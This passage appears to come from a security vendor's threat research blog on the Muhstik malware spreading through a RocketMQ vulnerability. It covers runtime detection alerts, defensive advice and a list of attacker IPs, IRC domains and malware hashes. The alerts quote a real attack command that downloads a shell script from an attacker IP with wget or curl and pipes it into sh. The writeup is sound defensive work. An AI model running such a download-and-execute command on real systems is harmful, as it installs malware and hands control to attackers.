


Figure 11: Aqua’s Detection of RocketMQ Vulnerability

Aqua’s platform also provides runtime protection and can detect suspicious behaviors in our workload as we observe in our attack.



May 22, 2024 10:14:44.191 PM

Behavioral

Suspicious shell command execution detected

MITRE tactic: Execution

MITRE technique: Unix Shell

Suspicious shell command execution was detected. Shell command is a non-interactive way to run shell commands. Adversaries may use it to run their malicious code as their entry point.

Process Name: sh | PID: 135 | Event Name: sched_process_exec

Evidence View raw data

Command line: sh -c $@|sh . echo (wget -qO 91.200.43.22/.s/1sh || curl 91.200.43.22/.s/3sh) | sh;/bin/startfsrv.sh | Dynamic loader path: /lib/x86_64-linux-gnu/ld-2.31.so | File path: /bin/dash | Process lineage: [object Object] | Process type: Shell | Return value: 0 | SHA256: f3bf59164816762430e8cdf5a5d64b4284a86af86245a52067c533c8cd98f215

May 22, 2024 10:14:44.200 PM

Behavioral

Wget/Curl program execution detected

MITRE tactic: Command And Control

MITRE technique: File Transfer Protocols

Wget or curl network utility programs execution was detected. Network utilities could be used to download a remote resource.

Process Name: curl | PID: 138 | Event Name: sched_process_exec

Evidence View raw data

Command line: curl 91.200.43.22/.s/3sh | Dynamic loader path: /lib/x86_64-linux-gnu/ld-2.31.so | File path: /usr/bin/curl | Process lineage: [object Object],[object Object],[object Object] | Process type: Download Tool | Return value: 0 | SHA256: c2a9f390c006469243ea5aafae2985a0cd165de59a3fc00e2c410513a4ecd8c2 | URL: 91.200.43.22/.s/3sh

May 22, 2024 10:14:47.537 PM

Behavioral

New executable dropped

MITRE tactic: Defense Evasion

MITRE technique: Masquerading (Mitre)

ELF file creation is detected. ELF (Executable and Linkable Format) is the

Linux binary executable file format. Adversaries may create executable binary files during runtime to deploy malwares and infect the system.

Process Name: curl | PID: 146 | Event Name: magic_write

Evidence View raw data

File creator: curl | File creator type: Download Tool | File path: /pty3 | Process lineage: [object Object],[object Object],[object Object],[object Object] | Process type: Download Tool

May 22, 2024 10:14:48.200 PM Behavioral

Binary dropped and executed on container detected

MITRE tactic: Defense Evasion

MITRE technique: Masquerading (Mitre)

A binary executable file was dropped and executed. In container environments binary executables are usually added in the image building process rather than dropped and executed during runtime. Ergo this alert can indicate an adversary has dropped a binary payload and executed it, running a program in a compromised container.

Process Name: pty3 | PID: 149 | Event Name: sched_process_exec

Evidence View raw data

Command line: ./pty3 | Container time: 1711911128398913000 | File creator: curl | File creator type: Download Tool | File path: /pty3 | Process lineage: [object Object],[object Object],[object Object],[object Object] | Return value: 0 | SHA256: 9e28f942262805b5fb59f46568fed53fd4b7dbf6faf666bedaf6ff22dd416572

May 22, 2024 10:14:48.202 PM Behavioral

Dynamic code loading detected

MITRE tactic: Defense Evasion

MITRE technique: Software Packing (Mitre)

Possible dynamic code loading was detected as the binary's memory is both writable and executable. Writing to an executable allocated memory region could be a technique used by adversaries to run code undetected and without dropping executables.

Process Name: pty3 | PID: 149 | Event Name: mem_prot_alert

Evidence View raw data




Figure 12: Timeline of Attack Events in Aqua's Platform

How to protect your organization?

In this blog we saw how a certain vulnerability in the RocketMQ instances allows attackers to abuse the RocketMQ platform and execute the Muhstik malware. This grants the attackers persistency on the compromised machine and the ability to hijack resources to achieve their desired impact. Moreover, we demonstrated how widespread this attack can be. Using the Shodan engine, we revealed that there are still vulnerable instances.

The number of vulnerable instances around the world emphasizes how important it is to strengthen your security measures and be aware of any security updates the distributors publish.

In the meantime, we suggest you follow the following guidelines:

Secure your environment – As mentioned above, misconfigured and vulnerable instances can be exploited by attackers looking to implement their attacks. The first precaution is to adhere to security guidelines in your organization, follow security updates and distributor notes about new releases, and keep your organization up to date.

Scan your environment – Nowadays attackers invest all their resources to implement their attacks, and the number of attacks continues to grow. It is important to secure your organization with the proper security measures. It is recommended to use runtime detection and response solutions which can detect suspicious behavior on your organization's instances and alert you about it.

Educate your employees – It is important to harden the security in your organization and stay updated with any security alerts, but the most important thing you can do for your organization is to educate your employees and make them aware of existing threats. When the entire organization is harnessed for the cause, it will be more efficient to apply the security guidelines.

Indications of Compromise (IOCs)

Type	Value	Comment
IP Addresses		
IP Address	94.224.82.40	Attacker IP
IP Address	91.148.224.34	Attacker IP

Type	Value	Comment
IP Address	89.36.76.42	Attacker IP
IP Address	89.36.76.38	Attacker IP
IP Address	51.79.19.53	Attacker IP
IP Address	54.36.49.151	Attacker IP
IP Address	51.79.19.53	Attacker IP
IP Address	139.159.192.50	Attacker IP
IP Address	194.59.165.52	Attacker IP
IP Address	138.197.78.18	Attacker IP
IP Address	91.200.43.22	Attacker IP
IP Address	139.180.185.248	Attacker IP
IP Address	161.35.219.184	Attacker IP
Domains		
Domain	p.de-zahlung.eu	IRC Server
Domain	p.shadow-mods.net	IRC server
Domain	p.findmeatthe.top	IRC server
Domain	p.deutschland-zahlung.eu	IRC server
Files		
Binary file	Sha256: 9e28f942262805b5fb59f46568fed53fd4b7dbf6faf666bedaf6ff22dd416572	Muhstik malware

Type	Value	Comment
Binary file	Sha256: 1f9cda58cea6c8dd07879df3e985499b18523747482e8f7acd6b4b3a82116957	Muhstik malware
Binary file	Sha256: 176c57e3fa7da2fb2afcd18242b79e5881c2244f5ab836897d4846885f1bd993	Muhstik malware
Binary file	Sha256: a7bf3c031ab66265ce724fc26c8f7565442a098b06b01ea8871f13179d168713	Muhstik malware
Binary file	Sha256: 6730eb04edf45d590939d7ba36ca0d4f1d2f28a2692151e3c631e9f2d3612893	Muhstik malware
Binary file	Sha256: 86947b00a3d61b82b6f752876404953ff3c39952f2b261988baf63fbbbd6d6ae	Muhstik malware

---